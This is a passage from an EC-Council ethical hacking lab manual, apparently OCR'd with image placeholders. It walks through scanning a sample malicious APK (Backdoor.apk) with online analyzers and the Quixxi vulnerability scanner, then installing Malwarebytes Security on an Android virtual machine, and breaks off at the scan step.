


Figure 2.1.11: Responsible API calls for used Permissions and Potentially dangerous Calls

Note: In real-life situations, ethical hackers or penetration testers use this information to detect underlying vulnerabilities in an APK file and mitigate them so that they cannot be exploited or attacked.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Scroll down further to view information about **Actions/Intents**, **Activities**, **Anomalies**, etc.
21. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
22. Close all open windows and document all the acquired information.
23. Turn off the **Android** virtual machine.

TASK 2 Analyze a Malicious App using Quixxi Vulnerability Scanner

In this task, we will analyze the malicious app using Quixxi's free mobile app vulnerability scanner.

1. Turn on the **Android** and **Windows 10** virtual machines.
2. In the **Android** virtual machine, click the **Google Chrome** browser icon ( ) on the **Home screen** to launch Chrome.

TASK 2.1

Upload and Scan a Malicious APK File

3. In **Chrome**, type **https://vulnerabilitytest.quixxi.com/#/** in the address bar and press **Enter**.
4. The **Quixxi** website loads; click the **Drag'n'drop or click here to scan your app** field.

Quixxi is an intelligent and integrated end-to-end mobile app security solution. This powerful tool is for developers to protect and monitor any mobile apps in minutes.




Figure 2.2.1: Quixxi website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. When the **Choose an action** pop-up appears, click **Files**.




Figure 2.2.2: Choose an action pop-up

6. The **Downloads** screen appears; double-click **Backdoor.apk**.
7. Quixxi starts scanning the selected APK file (**Backdoor.apk**) for vulnerabilities.




Figure 2.2.3: Quixxi scanning for vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Analyze the Scan Result

8. After the scan finishes, **Vulnerability Scan Report: A Summary** appears displaying the application name, vulnerabilities scanned, high severity threats, etc., as shown in the screenshot.




Figure 2.2.4: Quixxi Scan Report

9. Click to expand **Permissions Used** node to view the permissions.




Figure 2.2.5: Permissions Used section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Scroll-down, click to expand **CERTIFICATION INFORMATION** node to view certification details.





Figure 2.2.6: CERTIFICATE INFORMATION

11. Scroll-down further to view the OWASP information such as **Issue**, **Severity**, **Assessment Status**, **CWE**, **Exploits**, etc.



You can also use other Android vulnerability scanners such as **X-Ray** (https://duo.com), **Vulners Scanner** (https://play.google.com), **Shellshock Vulnerability Scan** (https://play.google.com), **Yaazhini** (https://www.vegabird.com), and **Quick Android Review Kit** (QARK) (https://github.com) to analyze malicious apps for vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.7: Quixxi list of vulnerabilities

12. You can scroll-down and click on **GET FULL REPORT** button to generate a full report.
13. This concludes the demonstration of how to analyze a malicious app using the Quixxi vulnerability scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 10** and **Android** virtual machines.

TASK 3

Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. Turn on the **Android** virtual machine and click the **Play Store** shortcut from the **Home screen** to launch **Google Play**.




Figure 2.3.1: Launch Google Play

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Launch Play Store

2. The **Google Play** app opens, as shown in the screenshot.

Note: Make sure that you have signed into the Google Play Store with a Google account; if not, create a new one and add the account.




Figure 2.3.2: Launching Google Play

3. In the **Search for apps & games** field, type **malwarebytes**. From the results, click **Malwarebytes Security**, as shown in the screenshot.



Figure 2.3.3: Searching for Malwarebytes Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Install and Launch Malwarebytes Security

4. The **Malwarebytes Security: Virus Cleaner, Anti-Malware** app information is displayed; click the **Install** button to start the installation of the app.



Figure 2.3.4: Installing Malwarebytes Security app

5. Once installation completes, click the **Open** button to launch it.




Figure 2.3.5: Launching Malwarebytes Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.




Figure 2.3.6: Malwarebytes Get started

7. In the permissions window, click **Give permission**.




Figure 2.3.7: Malwarebytes permission window

8. A system pop-up appears, asking for permission; click **ALLOW**.




Figure 2.3.8: Permission notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. On the next screen, click the **Start Premium trial** button to start the free premium trial version of Malwarebytes Security.




Figure 2.3.9: Starting the free Premium trial

TASK 3.3

Perform Scan

10. The **Your device is safe** screen loads; click the **Scan now** button to start scanning the system.

